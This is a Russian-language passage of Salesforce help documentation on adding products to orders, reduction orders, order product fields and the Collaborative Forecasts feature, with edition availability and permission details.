Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля продуктов заказа

Макет страницы и параметры безопасности поля определяют отображаемые и редактируемые поля.

СМ. ТАКЖЕ:

Добавление продуктов в сокращенный заказ

Заказы

Сокращенные заказы

Добавление продуктов в заказ

Добавление продуктов в записи заказов клиентов позволяет отслеживать позиции, приобретаемые клиентами.

Прим.:

- Заказ может быть связан только с одним прайс-листом.
- Продукты могут быть добавлены только в черновые заказы.

1. Откройте нужный заказ.
2. В связанном списке «Продукты заказа» нажмите кнопку для добавления продуктов.
3. При отсутствии прайс-листа, связанного с данным заказом, выберите нужный прайс-лист и сохраните изменения.
4. Выберите продукты для добавления в заказ.
5. Введите количество и цену единицы для каждого продукта заказа.
6. При необходимости добавьте краткие описания.
7. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Ограничения по редактированию и удалению заказов и сокращенных заказов

Рекомендации по ограничениям активации

Заказать продукты

Заказы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления продуктов в заказ:

- Редактирование для заказов

Ограничения по редактированию и удалению продуктов заказа

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования продукта заказа в черновом заказе или черновом сокращенном заказе:	Редактирование для продуктов заказа
Для удаления продукта заказа в черновом заказе или черновом сокращенном заказе:	Удаление для продуктов заказа
Для редактирования продуктов заказа в активированном заказе или активированном сокращенном заказе:	Редактирование активированных заказов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При активации или сокращении родительского заказа могут применяться разные ограничения по редактированию или удалению продуктов заказа.

- Продукты не могут быть удалены после активации заказа или сокращенного заказа. Тем не менее поля продукта заказа могут быть изменены.
- Продукт заказа не может быть изменен или удален после сокращения.

СМ. ТАКЖЕ:

Добавление продуктов в заказ

Добавление продуктов в сокращенный заказ

Заказать продукты

Сокращенные заказы

Поля продуктов заказа

Макет страницы и параметры безопасности поля определяют отображаемые и редактируемые поля.

Ниже перечислены поля, доступные в продуктах заказа и продуктах сокращенного заказа.

Поле	Описание
Доступное количество	Количество единиц, доступное для сокращения. Активация сокращенного заказа инициирует обновление доступного количества продукта заказа для отображения количества соответствующих продуктов сокращенного заказа. Значение должно быть больше или равно нулю. (Только чтение).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Создано	Пользователь, создавший запись продукта заказа. (Только чтение.)
Дата окончания	Дата окончания продукта заказа.
Последнее изменение сделано	Пользователь, изменивший запись заказа последним.
Краткое описание	Описание данной записи продукта заказа.
Цена по прайс-листу	Стандартная цена, установленная прайс-листом для родительского заказа. (Только чтение.)
Порядок	Родительский заказ для данного продукта заказа.
Номер продукта заказа	Автоматически создаваемый номер записи продукта заказа. (Только чтение.)
Продукт исходного заказа	Номер сокращаемого продукта заказа. Данное поле является обязательным, если продукт заказа сокращает другой продукт заказа. (Только чтение.)
Продукт	Имя продукта, используемое в данной записи продукта заказа. (Только чтение.)
Код продукта	Внутренний код или номер продукта, используемый для идентификации. (Только чтение.)
Количество	Количество единиц продукта.
Элемент строки сметы	Элемент строки сметы, связанный с продуктом заказа. Смета элемента строки сметы должна соответствовать смете, связанной с родительским заказом продукта заказа.
Дата начала	Дата начала продукта заказа.
Итого к оплате	Количество продуктов заказа, умноженное на цену единицы продукции.
Цена единицы продукции	Цена единицы продукции для продукта заказа.

СМ. ТАКЖЕ:

Заказать продукты

Поля заказов

Сокращенные заказы

Рекомендуем использовать сокращенные заказы для отслеживания запросов на сокращение, возврат, деактивацию или отключение продуктов или услуг для клиента.

Сокращенный заказ — это соглашение между компанией и клиентом на обработку возвратов продуктов, удаление услуг или сокращение предоставленных услуг. Например, сокращенный заказ может использоваться для отслеживания запроса на отмену заказа, созданного клиентом для приобретения 30 позиций.

Каждому заказу может соответствовать несколько сокращенных заказов, но каждому сокращенному заказу может соответствовать только один заказ. Например, чтобы сократить продукты заказа, приобретенные одной организацией посредством трех активированных заказов, рекомендуем создать три сокращенных заказа (по одному для каждого исходного заказа).

Сокращенные заказы

Если компания позволяет возвращать или сокращать активированные заказы, то обмены продуктов и услуг могут выполняться путем сокращения соответствующих заказов.

Добавление продуктов в сокращенный заказ

После создания сокращенного заказа рекомендуем выбрать продукты, подлежащие сокращению, и указать нужное количество.

СМ. ТАКЖЕ:

Рекомендации по ограничениям активации

Ограничения по редактированию и удалению заказов и сокращенных заказов

Поля заказов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы

Если компания позволяет возвращать или сокращать активированные заказы, то обмены продуктов и услуг могут выполняться путем сокращения соответствующих заказов.

Прим.:

- Если вы используете Lightning Experience, создавать сокращенные заказы нельзя. Переключитесь на интерфейс Salesforce Classic.
- Можно сократить только активированные заказы.
- Сокращенный заказ может быть применен только к одному заказу. Чтобы сократить количество продуктов в нескольких заказах, рекомендуем создать сокращенный заказ для каждого исходного заказа.

1. Откройте страницу сведений о нужном заказе.
2. Нажмите кнопку **«Сократить заказ»**.
3. Введите соответствующие сведения о сокращенном заказе и сохраните изменения.
4. Добавьте продукты для определения продуктов исходного заказа, подлежащих сокращению.

СМ. ТАКЖЕ:

Добавление продуктов в сокращенный заказ

Рекомендации по ограничениям активации

Поля заказов

Поля продуктов заказа

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сокращения заказа:

- Создание сокращенных заказов

Добавление продуктов в сокращенный заказ

После создания сокращенного заказа рекомендуем выбрать продукты, подлежащие сокращению, и указать нужное количество.

Прим.:

- Если вы используете Lightning Experience, создавать сокращенные заказы нельзя. Переключитесь на интерфейс Salesforce Classic.
- Сокращение может быть применено только к продукту заказа, поле «Доступное количество» которого содержит положительное значение. Количество сокращенного продукта не может быть отрицательным.
- Каждый сокращенный заказ позволяет сокращать не более 200 продуктов.

1. Откройте нужный сокращенный заказ или создайте новый сокращенный заказ путем сокращения текущего заказа.
2. Нажмите кнопку **«Выбрать продукты для сокращения»** в связанном списке «Продукты заказа».
3. Введите нужное количество единиц в столбец «Количество для сокращения».
   - Чтобы сократить продукт заказа полностью, заполните столбец «Количество для сокращения» значением поля «Доступное количество».
   - Чтобы отменить сокращение продукта, пропустите столбец «Количество для сокращения».

   Например, чтобы сократить исходный заказ, содержащий 3 000 единиц, до 2 000, введите значение *«1 000»*.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Сокращенные заказы

Заказать продукты

Ограничения по редактированию и удалению продуктов заказа

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления продуктов заказа в сокращенный заказ:

- Редактирование для заказов

Прогнозирование продаж

Прогнозирование и планирование циклов продаж посредством совместных прогнозов

Совместные прогнозы

Функция «Совместные прогнозы» позволяет без усилий прогнозировать доходы и количества ожидаемых продаж.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Понятия функции «Совместные прогнозы»

Система позволяет предварительно оценивать доходы и количества для ожидаемых продаж от возможности, а также при необходимости добавлять группы продуктов, доли возможности и настраиваемые поля валюты возможности.

Рекомендации по работе с продуктом «Совместные прогнозы»

Просмотрите главные рекомендации по более эффективному использованию продукта «Совместные прогнозы».

Элементы функции «Совместные прогнозы»

Функция «Совместные прогнозы» облегчает поиск и обмен информацией о возможностях и прогнозах. Для использования функции «Совместные прогнозы» рекомендуется ознакомиться с элементами, составляющими прогноз.

Ежемесячные и ежеквартальные прогнозы

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов. По умолчанию используются шесть месяцев или четыре квартала. Администраторы также могут включать настраиваемые периоды.

Иерархия прогнозов

Иерархия прогнозов для функции «Совместные прогнозы» представляет собой вложенный расширяемый список пользователей прогнозов, определяющий способ сведения прогнозов в компании, а также пользователей, которым доступен их просмотр и корректировка.. Иерархия прогнозов основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов.

Возможности пользователей партнерского портала в продукте «Совместные прогнозы»

Пользователи партнерского портала — это внешние пользователи по отношению к организации Salesforce, занимающиеся реализацией продуктов и услуг через непрямые каналы сбыта. С помощью партнерского портала пользователи входят в систему Salesforce. Партнеры могут создавать возможности, которые могут быть назначены пользователями.

Рекомендации по работе с несколькими типами валюты в функции «Совместные прогнозы»

Если в вашей компании используются прогнозы с несколькими типами валюты, администратор Salesforce может выбрать валюту прогноза и включить типы прогнозов. Валюта прогноза — это валюта компании или личная валюта каждого ответственного за прогноз.

Рекомендации по использованию отчетов по прогнозам

При использовании функции «Совместные прогнозы» пользователи могут просматривать рекомендации по максимально эффективной работе с отчетами по прогнозам.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Понятия функции «Совместные прогнозы»

Система позволяет предварительно оценивать доходы и количества для ожидаемых продаж от возможности, а также при необходимости добавлять группы продуктов, доли возможности и настраиваемые поля валюты возможности.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

С помощью функции «Совместные прогнозы» можно управлять ожидаемыми объемами продаж и предварительно оценивать и планировать весь цикл продаж, от потенциальных до закрытых сделок. Прогноз — это форма представления ожидаемых доходов от продаж на основе общей сводки по группе возможностей. Стоимости прогнозов, отображаемые на странице прогнозов, — это итоговые и промежуточные суммы возможностей в четырех категориях прогноза («Ожидаемые продажи», «Благоприятный прогноз», «Обязательство» и «Закрыто»). В зависимости от настроек администратора в Salesforce эти стоимости могут отражать возможности из одной или нескольких категорий прогноза. Чтобы просмотреть категории прогноза, составляющие итоговые суммы в каждом столбце, наведите курсор на (только Salesforce Classic) напротив имени нужного столбца на странице прогнозов. Страница прогнозов содержит сводную таблицу, позволяющую группировать стоимости прогнозов по сводке прогноза, периоду или группе продуктов. Прогнозы могут содержать поправки, внесенные менеджерами прогнозов в прогнозы непосредственных подчиненных, а также поправки, внесенные пользователями прогнозов в стоимости собственных прогнозов.

Администратор может одновременно активировать до четырех типов прогнозов, между которыми вы можете переключаться. Каждый тип прогноза хранит собственные планы продаж и поправки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Пользователи могут просматривать стоимости прогнозов и связанные возможности по сводке прогноза для отдельного пользователя или всех подчиненных в иерархии прогнозов. Например, пользователь может просмотреть благоприятный прогноз на июль для всех подчиненных менеджеров по продажам, всех торговых представителей, подчиняющихся этим менеджерам, или только для отдельного сотрудника. Кроме того, пользователи могут корректировать собственные прогнозы и прогнозы подчиненных уровнем ниже. Пользовательский интерфейс упрощает задачи, перечисленные ниже.

- Проведение статусных вызовов участникам группы, работающей с потенциальными клиентами.
- Выбор и просмотр прогнозов посредством интерактивной масштабируемой таблицы.
- Просмотр резюме прогноза за один или несколько месяцев или кварталов для каждой сводки прогноза.

- Просмотр сводки прогнозов для каждой группы продуктов (при использовании групп продуктов). (Для пользователей Lightning Experience администратор выбирает группы продуктов, по которым можно составлять прогнозы.)
- Просмотр процентов долей и стоимостей для каждого прогноза (при использовании долей потенциальных клиентов) (только Salesforce Classic).
- Просмотр и использование списка возможностей, связанных с каждой выбранной стоимостью прогноза. Использование данного списка для прямого доступа к сведениям о возможностях.
- Чтобы оптимизировать просмотр данных, щелкните границу столбца и измените его ширину (только Salesforce Classic).
- Внесение поправок и просмотр сведений о поправках (например, исходная стоимость прогноза и автор поправки). При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные поправки.
- Удобное перемещение менеджера прогнозов по иерархии прогнозов.
- Просмотр прогнозов на основе дохода или количества.
- Просмотр прогнозов в разных валютах.
- Просмотр данных плана продаж, доступных на странице прогнозов каждого пользователя. При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные сведения о планах продаж.
- Использование отчетов по совместным прогнозам.
- Добавление возможностей пользователей партнерского портала в прогнозы.

СМ. ТАКЖЕ:

Рекомендации по настройке функции «Совместные прогнозы»

Чем отличаются версии прогнозирования?

Рекомендации по работе с продуктом «Совместные прогнозы»

Просмотрите главные рекомендации по более эффективному использованию продукта «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Общие рекомендации

- Важные сведения могут отслеживаться на уровне возможности.
- Вклад каждой потенциальной сделки в общий доход может определяться путем комплексной оценки связанных действий (например, эл. почты, встреч и кампаний).
- Созданные задачи могут содержать следующие этапы и даты завершения, связанные с возможностями.
- Соотносите свои этапы продаж с категориями прогнозов. Настраивайте вероятность на основе архивных данных для повышения точности прогноза.
- Подчиненные могут быть уведомлены о поправках, внесенных в прогнозы.
- Рекомендуется еженедельно проверять поправки прогнозов, поскольку они имеют свойство устаревать ввиду частого изменения возможностей.
- Чтобы доступность прогнозов сводилась к каждому уровню иерархии, рекомендуем каждому менеджеру по продажам, имеющему подчиненных, назначить роль менеджера прогнозов в иерархии прогнозов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

- Имена категорий прогнозов могут быть настроены в соответствии с текущими бизнес-процессами и терминами.

Структура сведений о прогнозах

- Чтобы просматривать или корректировать прогнозы подчиненных, нажмите ссылку **«Перейти к»** (только Salesforce Classic), введите до 20 символов в появившемся текстовом поле и выберите имя подчиненного.

  Прим.: Ссылка «Перейти к...» доступна только менеджерам прогнозов при наличии подчиняющихся пользователей в иерархии «Совместные прогнозы».

- Щелкните строку на странице прогнозов, чтобы раскрыть ее.
- При наведении указателя мыши на имя отображается ссылка **«Сведения»**. Навигационные ссылки, содержащие имена менеджеров прогнозов, отображаются вверху страницы при детализации иерархии прогнозов. С помощью этих ссылок можно быстрее перемещаться по иерархии.

Просмотр сведения о прогнозах

- Рекомендуем выбрать окно размером не менее 1 024 пикселов.
- Формат и объем информации в сводной таблице прогнозов усложняют работу с прогнозами в мобильных обозревателях.
- При наличии нескольких активированных типов прогнозов выбрать требуемые типы для просмотра можно, нажав имя прогноза под значком шестеренки (Lightning Experience) или в правом верхнем углу в раскрывающемся списке (Salesforce Classic) на странице прогнозов и выбрав другой тип в появившемся меню.
- Анализ тенденций и проверка производительности могут осуществляться посредством отчетов.
- Панели мониторинга могут быть созданы по показателям всех действий, связанных с потенциальными продажами.

Совместная работа с Chatter

- Общий доступ к сведениям о возможностях и прогнозах, а также привлечение внимания участников рабочей группы к важным данным, может осуществляться посредством Chatter.
- Чтобы отобразить параметры Chatter (например, «Отслеживать» или «Отправить сообщение»), наведите указатель мыши на имя подчиненного и щелкните ссылку **«Открыть чат»** (если включена поддержка Chatter, а вы являетесь менеджером прогнозов).

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Рекомендации по использованию отчетов по прогнозам

Элементы функции «Совместные прогнозы»

Функция «Совместные прогнозы» облегчает поиск и обмен информацией о возможностях и прогнозах. Для использования функции «Совместные прогнозы» рекомендуется ознакомиться с элементами, составляющими прогноз.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Поправка

Уточненные сведения, которые могут быть добавлены в стоимость прогноза. Поправка содержит оценку менеджера прогнозов или торгового представителя относительно итоговой стоимости, которая должна быть получена от прогнозируемых возможностей при закрытии периода прогноза. Некоторым менеджерам прогнозов может потребоваться внести поправки в свой прогноз или прогноз своего подчиненного. Допустим, им известно, что некоторые сотрудники склонны составлять слишком оптимистичные, слишком пессимистичные или даже слишком консервативные прогнозы при назначении сумм возможностям. При недооценке или переоценке сумм торговые представители могут также корректировать собственные прогнозы. Менеджеры прогнозов могут корректировать прогнозы, содержащие только общие стоимости возможностей, а также прогнозы, скорректированные другими участниками группы, работающей с потенциальными клиентами. Поправки позволяют только добавлять уточненные сведения, тогда как базовая стоимость общей сводки не подлежит изменению. При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные поправки.

Менеджеры прогнозов могут корректировать собственные прогнозы и прогнозы непосредственных подчиненных, принадлежащие категориям «Обязательство» и «Благоприятный прогноз». Они могут просматривать поправки, внесенные их подчиненными на всех нижестоящих уровнях иерархии прогнозов. Поправки, внесенные в прогнозы их подчиненных, отражаются на собственных прогнозах. При внесении поправок пользователи могут добавлять примечания. Такие примечания не отображаются в отчетах.

Стоимость без поправок

Сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов. Эта стоимость отображается только для отчетов.

Стоимость без поправки менеджера

Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.

Валюта компании

Валюта, используемая головным офисом организации в отчетах по доходам и составляющая основу для любых преобразований валют.

Прогноз

Это форма представления ожидаемых доходов от продаж на основе общей сводки по группе возможностей. Стоимости прогнозов, отображаемые на странице прогнозов, — это итоговые и промежуточные суммы возможностей в четырех категориях прогноза («Ожидаемые продажи», «Благоприятный прогноз», «Обязательство» и «Закрыто»). В зависимости от настроек администратора в Salesforce эти стоимости могут отражать возможности из одной или нескольких категорий

прогноза. Чтобы просмотреть категории прогноза, составляющие итоговые суммы в каждом столбце, наведите курсор на (только Salesforce Classic) напротив имени нужного столбца на странице прогнозов.

Страница прогнозов содержит сводную таблицу, позволяющую группировать стоимости прогнозов по сводке прогноза, периоду или группе продуктов. Прогнозы могут содержать поправки, внесенные менеджерами прогнозов в прогнозы непосредственных подчиненных, а также поправки, внесенные пользователями прогнозов в стоимости собственных прогнозов.

С помощью этой таблицы прогнозы и связанные возможности могут быть просмотрены по категории прогноза как для отдельного пользователя, так и для всех подчиненных в иерархии прогнозов. Например, пользователь может просмотреть благоприятный прогноз на июль для всех подчиненных менеджеров по продажам, всех торговых представителей, подчиняющихся этим менеджерам, или только для отдельного сотрудника.

Стоимость прогноза
Прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

Категория прогноза
Категория в цикле продаж, назначаемая возможности на основе ее этапа. К стандартным категориям прогноза относятся: «Ожидаемые продажи», «Благоприятный прогноз», «Обязательство», «Пропущено» и «Закрыто». Пользователи могут настраивать имена категорий прогнозов.

Валюта прогноза
Валюта вашей организации или личная валюта ответственного за прогноз.

Валюта отображения прогнозов
Валюта, выбираемая пользователем для отображения отчетов. Эта валюта должна поддерживаться организацией и может быть выбрана непосредственно на странице прогноза.

Иерархия прогнозов
Вложенный расширяемый список пользователей прогнозов, определяющий количество сводимых прогнозов в компании, а также пользователей, которые могут его просматривать и вносить поправки. Иерархия прогнозов основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов. Если пользователь использует функцию «Совместные прогнозы», то иерархия прогнозов формируется на основе иерархии ролей; тем не менее, пользователи могут добавлять и удалять менеджеров, торговых представителей или других сотрудников.

Ответственный за прогноз
Пользователь прогнозов, который несет ответственность за возможности или является менеджером прогнозов в иерархии прогнозов. Менеджеры прогнозов могут иметь собственные возможности.

Количество прогноза
Прогноз по количеству из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

Диапазон прогноза
Диапазон дат, используемый для отображения прогноза. В зависимости от параметров диапазон может содержать месяцы или кварталы.

Тип прогноза
Прогноз, предназначенный для использования определенного типа данных. Разрешается использовать поле потенциального клиента «Стоимость», доли потенциальных клиентов, доли наложения, настраиваемые поля потенциальных клиентов или группы продуктов. Для каждого типа прогноза доступен свой вариант измерения: доход или количество. Чтобы использовать оба измерения, рекомендуем включить отдельный тип прогноза для каждого измерения. Администраторы <0>Salesforce<1> могут включать не более четырех типов прогнозов. Прогнозы по

количеству не поддерживают доли потенциальных клиентов и прогнозы по настраиваемому полю потенциальных клиентов.

- Если сводки прогнозов по возможности и количеству основываются на поле возможности «Количество», то прогнозы по количеству и доходу сводятся на основе поля возможности «Стоимость».
- Прогнозы по доходу для долей потенциальных клиентов сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю.
- Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость».
- Для прогнозов по доходу и группе продуктов сводка основана на сумме в поле «Итоговая цена» для всех элементов строки потенциального клиента в этой группе продуктов.
- Прогнозы по количеству и группам продуктов сводятся на основе поля «Количество» для всех элементов строк потенциального клиента в этой группе продуктов.
- Если источником данных являются потенциальные клиенты без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице прогнозов.

Общая сводка

Это форма представления ожидаемых доходов от продаж на основе общего значения по группе возможностей. Прогноз всегда содержит стоимость общей сводки, а также может содержать поправки.

Возможности

Продажи и ожидаемые сделки пользователя, подлежащие отслеживанию.

Доли возможности

Общий доступ к кредиту для всей группы, работающей с потенциальными клиентами. При выборе источника данных «Доли потенциальных клиентов» сведения о доле могут быть просмотрены на странице прогнозов (только в Salesforce Classic).

Этап возможности

Текущий этап возможности (например, «Потенциальный клиент» или «Предложение»). Значения этапа возможности соотносятся со значениями категории прогноза, что позволяет определить степень влияния возможности на прогноз.

Только стоимость ответственного

Сумма возможностей дохода пользователя (без поправок).

Только количество ответственного

Сумма возможностей количества пользователя (без поправок).

Личная валюта

Стандартная валюта пользователя для планов продаж, некоторых версий прогнозирования и отчетов. Эта валюта должна находиться в перечне активных валют Salesforce<0>. Стоимости планов продаж отображаются в валюте отображения.

Группа продуктов

Способ классификации продуктов. Например, если компания продает аппаратное и программное обеспечение, рекомендуем создать две группы продуктов: «Аппаратное обеспечение» и «Программное обеспечение».

Количество без поправок

Сумма собственных возможностей количества пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.

Количество без поправок менеджера

Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей количества ответственного и его подчиненных, включая поправки, внесенные в прогнозы подчиненных. Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.

План продаж
Запланированный показатель, назначаемый пользователю ежемесячно или ежеквартально. План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой. Сведение планов продаж выполняется пользователями и менеджерами вручную и позволяет использовать данные о доходе или количестве. При наличии нескольких включенных типов прогнозов каждый тип сохраняет свои сведения плана продаж.

Доход
Общий ожидаемый доход от возможностей, представленных в данной категории.

Сводная таблица
Таблица, расположенная в верхней части страницы прогнозов. Параметры, выбранные в сводной таблице, определяют содержимое списка «Возможности», расположенного в нижней части страницы прогнозов.

Подчиненный
Пользователь функции «Совместные прогнозы», находящийся ниже вас в иерархии прогнозов. Пользователь может просматривать прогнозы всех своих подчиненных. Если в компании включена поддержка поправок, то пользователь может не только просматривать поправки всех своих подчиненных, но и корректировать прогнозы тех подчиненных сотрудников, которые расположены в иерархии прогнозов уровнем ниже. Стоимости прогнозов и поправки отражаются на собственных прогнозах пользователя.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Ежемесячные и ежеквартальные прогнозы

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов. По умолчанию используются шесть месяцев или четыре квартала. Администраторы также могут включать настраиваемые периоды.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

В зависимости от параметров периода в функции «Совместные прогнозы» пользователи могут составлять прогнозы по предстоящим или прошедшим 12 месяцам или 8 кварталам. Если в ваш диапазон прогноза входит текущий месяц или квартал, на странице прогнозов отображается текущий месяц или квартал. В противном случае по умолчанию выбирается первый месяц или квартал прогнозируемого диапазона дат. Вне зависимости от используемой частоты прогноза (ежемесячного или ежеквартального), менеджеры прогнозов могут использовать планы продаж и прогнозы подчиненных. Периоды планов продаж и поправок определяются параметрами периода.

Диапазон дат становится стандартным для всех пользователей функции «Совместные прогнозы». Собственные прогнозы пользователей позволяют использовать этот стандартный диапазон или настраиваемый диапазон дат. Измененный индивидуальный

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

диапазон дат прогноза не может быть переопределен администратором. Тем не менее, изменение *периода* (ежемесячно на ежеквартально или наоборот) отображается во всех прогнозах пользователей.

СМ. ТАКЖЕ:

- Изменение отображения диапазона дат для прогноза
- Понятия функции «Совместные прогнозы»
- Определение диапазона дат для прогноза организации

Иерархия прогнозов

Иерархия прогнозов для функции «Совместные прогнозы» представляет собой вложенный расширяемый список пользователей прогнозов, определяющий способ сведения прогнозов в компании, а также пользователей, которым доступен их просмотр и корректировка.. Иерархия прогнозов основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Пользователя, на основе его роли, можно добавить в иерархию прогнозов или удалить из нее. Также можно изменить позицию пользователя в иерархии. Например, некоторые торговые представители, не имеющие прямых подчиненных, могут просматривать только собственные прогнозы. Но если они становятся менеджерами по продаже, их добавляют в иерархию прогнозов в качестве менеджеров прогнозов.

Пользователь, назначенный менеджером прогнозов, может просматривать прогнозы и возможности нижестоящих пользователей, включая пользователей партнерского портала, в иерархии прогнозов. Кроме того, менеджер прогнозов может корректировать прогнозы своих прямых подчиненных. Поправки доступны только их авторам и вышестоящим сотрудникам в иерархии.

Не каждому доступна диаграмма, отображающая иерархию прогнозов для группы. Если возникают вопросы по иерархии прогнозов, обратитесь к администратору или менеджеру прогнозов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

- Корректировка прогнозов в функции «Совместные прогнозы»
- Рекомендации по работе с продуктом «Совместные прогнозы»

Возможности пользователей партнерского портала в продукте «Совместные прогнозы»

Пользователи партнерского портала — это внешние пользователи по отношению к организации Salesforce, занимающиеся реализацией продуктов и услуг через непрямые каналы сбыта. С помощью партнерского портала пользователи входят в систему Salesforce. Партнеры могут создавать возможности, которые могут быть назначены пользователями.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

